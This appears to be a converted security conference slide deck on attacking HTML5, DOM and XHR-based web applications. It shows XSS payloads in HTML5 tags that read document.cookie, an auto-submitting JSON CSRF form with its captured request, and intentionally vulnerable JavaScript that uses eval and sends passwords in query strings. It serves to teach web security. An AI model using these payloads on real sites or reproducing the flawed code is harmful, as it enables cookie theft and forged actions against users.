

# Next Generation Web Attacks – HTML 5, DOM(L3) and XHR(L2)

Shreeraj Shah



Blueinfy

## Who Am I?

<http://shreeraj.blogspot.com>  
[shreeraj@blueinfy.com](mailto:shreeraj@blueinfy.com)  
<http://www.blueinfy.com>

- **Founder & Director**
  - Blueinfy Solutions Pvt. Ltd.
  - SecurityExposure.com
- **Past experience**
  - Net Square (Founder), Foundstone (R&D/Consulting), Chase(Middleware), IBM (Domino Dev)
- **Interest**
  - Web security research
- **Published research**
  - Articles / Papers – Securityfocus, O’erilly, DevX, InformIT etc.
  - Tools – wsScanner, scanweb2.0, AppMap, AppCodeScan, AppPrint etc.
  - Advisories - .Net, Java servers etc.
  - Presented at Blackhat, RSA, InfoSecWorld, OSCON, OWASP, HITB, Syscan, DeepSec etc.
- **Books (Author)**
  - Web 2.0 Security – Defending Ajax, RIA and SOA
  - Hacking Web Services
  - Web Hacking

Blueinfy Securityexposure  
Strategic Security Solutions






## Agenda

---

- Next Generation Application's Attack Surface and Threat Model
- HTML 5 – Tags, Storage & WebSQL
- DOM – Vulnerabilities & Exploits
- Abusing Sockets, XHR & CSRF
- ClickJacking & Exploiting Rich HTML Components
- Reverse Engineering across DOM



## Attack Surface and Threat Model

---



## Real Life Cases



- Last three years – several application reviewed (Banking, Trading, Portals, Web 2.0 sites etc...)
- Interesting outcomes and stats
- Auto scanning is becoming increasingly difficult and impossible in some cases
- Sites are vulnerable and easily exploitable in many cases



## AppSec dynamics


New Top Ten 2004	OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
<del>A1 Unvalidated Input</del>	A2 – Injection Flaws	A1 – Injection
A2 Broken Access Control	A1 – Cross Site Scripting (XSS)	A2 – Cross Site Scripting (XSS)
A3 Broken Authentication and Session Management	A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 Cross Site Scripting (XSS) Flaws	A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
<del>A5 Buffer Overflows</del>	A5 – Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)
A6 Injection Flaws	<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A7 Improper Error Handling	A10 – Failure to Restrict URL Access	A7 – Failure to Restrict URL Access
A8 Insecure Storage	<not in T10 2007>	A8 – Unvalidated Redirects and Forwards (NEW)
<del>A9 Denial of Service</del>	A8 – Insecure Cryptographic Storage	A9 – Insecure Cryptographic Storage
A10 Insecure Configuration Management	A9 – Insecure Communications	A10 – Insufficient Transport Layer Protection
	A3 – Malicious File Execution	<dropped from T10 2010>
	A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

Source - OWASP






# Browser Technology Components



# Stack View (Browser)





## Technology Vectors

---


- HTML 5 (Penetrated deeper)
  - Storage
  - WebSQL
  - WebSockets
  - XHR (L2)
  - DOM (L3)
- RIA
  - Flex
  - Silverlight




## Integration and Communications

---

- DOM glues everything – It integrates Flex, Silverlight and HTML if needed
- Various ways to communicate – native browser way, using XHR and WebSockets
- Options for data sharing – JSON, XML, WCF, AMF etc. (many more)
- Browsers are supporting new set of technologies and exposing the surface



- ## Demos
- App using DOM, AJAX and Web Services ★
  - HTML 5 components and usage ★
  - Fingerprinting Application Assets from DOM or JavaScripts ★
  - Frameworks, Scripts, Structures, and so on – DWR/Struts ★
- OWASP 2013 © OWASP Security Solutions







## Abusing HTML 5 Tags

- Various new tags and can be abused, may not be filtered or validated

- Media tags

```
<video poster=javascript:alert(document.cookie)//  
<audio><source onerror="javascript:alert(document.cookie)">
```

- Form tags


```
<form><button formaction="javascript:alert(document.cookie)">foo  
<body oninput=alert(document.cookie)><input autofocus>
```



## Attacking Storage

- HTML 5 is having local storage and can hold global scoped variables
- <http://www.w3.org/TR/webstorage/>

```
interface Storage {  
    readonly attribute unsigned long length;  
    getter DOMString key(in unsigned long index);  
    getter any getItem(in DOMString key);  
    setter creator void setItem(in DOMString key, in any data);  
    deleter void removeItem(in DOMString key);  
    void clear();  
};
```



## Attacking Storage

- It is possible to steal them through XSS or via JavaScript
- getItem and setItem calls

```
</script>
<script type="text/javascript">
localStorage.setItem('hash', '1fe4f218cc1d8d986caeb9ac316dffcc');
function ajaxget()
{
    var mygetrequest=new ajaxRequest()
    mygetrequest.onreadystatechange=function() {
        if (mygetrequest.readyState==4)
        {
```

- XSS the box and scan through storage ★



## DOM Storage

- Applications run with “rich” DOM
- JavaScript sets several variables and parameters while loading – GLOBALS
- It has sensitive information and what if they are GLOBAL and remains during the life of application
- It can be retrieved with XSS
- HTTP request and response are going through JavaScripts (XHR) – what about those vars?



## What is wrong?

```
1 function getLogin()
2 -{
3
4 gb = gb+1;
5 var user = document.frmlogin.txtuser.value;
6 var pwd = document.frmlogin.txtpwd.value;
7 var xmlhttp=false;
8 - try { xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
9
10 }
11 catch (e)
12 { try
13 { xmlhttp = new ActiveXObject("Microsoft.XMLHTTP"); }
14 catch (E) { xmlhttp = false; }
15 }
16
17
18 if (xmlhttp && typeof XMLHttpRequest!="undefined")
19 { xmlhttp = new XMLHttpRequest(); }
20
21 temp = "login.do?user="+user+"&pwd="+pwd;
22 xmlhttp.open("GET",temp,true);
23
24 xmlhttp.onreadystatechange=function()
25 - { if(xmlhttp.readyState == 4 && xmlhttp.status == 200)
26 {
27 document.getElementById("main").innerHTML = xmlhttp.responseText;
28 }
29 }
30
31 xmlhttp.send(null);
32 }
33
```



## By default its Global

- Here is the line of code

```
- temp = "login.do?user="+user+"&pwd="+pwd;
xmlhttp.open("GET",temp,true);
xmlhttp.onreadystatechange=function()
```



## DOM stealing

---

- It is possible to get these variables and clear text information – user/pass
- Responses and tokens
- Business information
- XHR calls and HTTP request/responses
- Dummy XHR object injection
- Lot of possibilities for exploitation



## Demo

---

- DOMTracer and profiling ★
- Accessing username and password ★



## SQL Injection

- WebSQL is part of HTML 5 specification, it provides SQL database to the browser itself.
- Allows one time data loading and offline browsing capabilities.
- Causes security concern and potential injection points.
- Methods and calls are possible

```
openDatabase  
executeSql
```




## SQL Injection

- Through JavaScript one can harvest entire local database.
- Example

> SELECT * from Trans	
id	text
100001	Transfer to John
100002	Transfer to Bob







# DOM – Vulnerabilities & Exploits

---

OWASP 2013 © OWASP 27 Security Solutions



# DOM Architecture



```


graph TD
    Core[Core] -- Depends on --> XML[XML]
    Core -- Depends on --> HTML[HTML]
    XML --> XPath[XPath]
    XML --> Validation[Validation]
    XML --> Range[Range]
    HTML --> Events[Events]
    HTML --> LS[LS]
    HTML --> Views[Views]
    Events --> HTMLEvents[HTMLEvents]
    Events --> MutationEvents[MutationEvents]
    Events --> UIEvents[UIEvents]
    LS --> LSAsync[LS-Async]
    Views --> StyleSheets[StyleSheets]
    MutationEvents --> MutationNameEvents[MutationNameEvents]
    UIEvents --> MutationNameEvents
    StyleSheets --> CSS[CSS]
    MutationNameEvents --> KeyboardEvents[KeyboardEvents]
    MutationNameEvents --> TextEvents[TextEvents]
    MutationNameEvents --> MouseEvents[MouseEvents]
    CSS --> CSS2[CSS2]
  
```

OWASP 2013 © OWASP Security Solutions



# DOM Calls

- Ajax/Flash/Silverlight – Async Calls



# DOM Calls

```
JSON
GET http://localhost/demos/ajax/ajax-struct/myjson.txt (63ms)
{ "firstName": "John", "lastName": "Smith", "address": { "streetAddress": "21 2nd Street", "city": "New York", "state": "NY", "postalCode": 10021 }, "phoneNumbers": [ "212 792-1234", "646 123-4567" ] }

XML
GET http://localhost/demos/ajax/ajax-struct/profile.xml (47ms)
<?xml version="1.0" encoding="UTF-8"?>
<profile>
  <firstName>John</firstName>
  <lastName>Smith</lastName>
  <number>212-675-3292</number>
</profile>

JS-Script
GET http://localhost/demos/ajax/ajax-struct/js.txt (62ms)
firstName="John";
lastName="Smith";
number="212-234-9080";

JS-Object
GET http://localhost/demos/ajax/ajax-struct/js-object.txt (47ms)
profile = {
  firstName : "John",
  lastName : "Smith",
  number : "212-234-6758",
  showfirstName : function(){return this.firstName},
  showlastName : function(){return this.lastName},
  shownumber : function(){return this.number},
};

JS-Array
GET http://localhost/demos/ajax/ajax-struct/array.txt (78ms)
new Array("John", "Smith", "212-456-2323")
```



## DOM based XSS

---

- It is a sleeping giant in the Ajax applications
- Root cause
  - DOM is already loaded
  - Application is single page and DOM remains same
  - New information coming needs to be injected in using various DOM calls like eval()
  - Information is coming from untrusted sources



## Example cases

---

- Various different way DOM based XSS can take place
- Example
  - Simple DOM function using URL to process ajax calls
  - Third party content going into existing DOM and call is not secure
  - Ajax call from application, what if we make a direct call to the link – JSON may cause XSS





## DOM based URL parsing

---


- Ajax applications are already loaded and developers may be using static function to pass arguments from URL
- For example
  - hu = window.location.search.substring(1);
  - Above parameter is going to following ajax function
    - eval('getProduct('+ koko.toString()+')');
  - DOM based XSS



## Demo

---

- Scanning with DOMScan ★
- Injecting payload in the call





## Stream processing


```

if (http.readyState == 4) {
    var response = http.responseText;
    var p = eval("(" + response + ")");
    document.open();
    document.write(p.firstName+"<br>");
    document.write(p.lastName+"<br>");
    document.write(p.phoneNumbers[0]);
    document.close();
}

```

© 2013 OWASP Security Solutions 36





## Demo

---


- Sample call demo ★★
- DOMScan to identify vulnerability ★



## Direct Ajax Call

---


- Ajax function would be making a back-end call
- Back-end would be returning JSON stream or any other and get injected in DOM
- In some libraries their content type would allow them to get loaded in browser directly
- In that case bypassing DOM processing...



## Demo

---

- DWR/JSON call – bypassing and direct stream access ★★



## Abusing Sockets, XHR & CSRF

---




## Abusing network calls

- HTML 5 provides WebSocket and XHR Level 2 calls
- It allows to make cross domains call and raw socket capabilities
- It can be leveraged by JavaScript payload
- Malware or worm can use it to perform several scanning tasks



## Internal Scanning


- Allows internal scanning, setting backward hidden channel, opening calls to proxy/cache.
- Some browsers have blocked these calls for security reason.





## XHR/CSRF Etc.

© 2016 OWASP | 45 | Security Solutions



## Same Origin Policy (SOP)

- Browser's sandbox
  - Protocol, Host and Port should match
  - It is possible to set document.domain to parent domain if current context is child domain
  - Top level domain (TLD) locking down helps in sandboxing the context

© 2016 OWASP | 46 | Security Solutions



## Security Issues

---

- Possible abuse
  - Applications running in may sub-domain can cause a major security issue
  - What if document.domain set to about:blank or any similar values/pseudo-URLs
  - DNS rebinding, if DNS to IP resolve is one-to-many
  - Script, IMG, Iframe etc. bypasses




## CSRF

---

- CSRF is possible with Web 2.0 streams by abusing DOM calls
  - XML manipulations
  - CSRF with JSON
  - AMX is also XML stream
- Attacker injects simple HTML payload
- Initiate a request from browser to target cross domain





## JSON

```

<html>
<body>
<FORM NAME="buy" ENCTYPE="text/plain"
  action="http://192.168.100.101/json/jservice.ashx" METHOD="POST">
  <input type="hidden" name="{ 'id':3,'method':'getProduct','params':{
    'id' : 3}}" value='foo'>
</FORM>
<script>document.buy.submit();</script>
</body>
</html>

```

At the bottom of the slide, there is a footer: "© 2013 © IBM" on the left, "50" in the center, and "Security Solutions" on the right.



## HTTP Req.

```
POST /json/jservice.ashx HTTP/1.1
Host: 192.168.100.2
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.3)
Gecko/20100401 Firefox/3.6.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: text/plain
Content-Length: 57

{"id":3,"method":"getProduct","params":{"id":3}}=foo
```



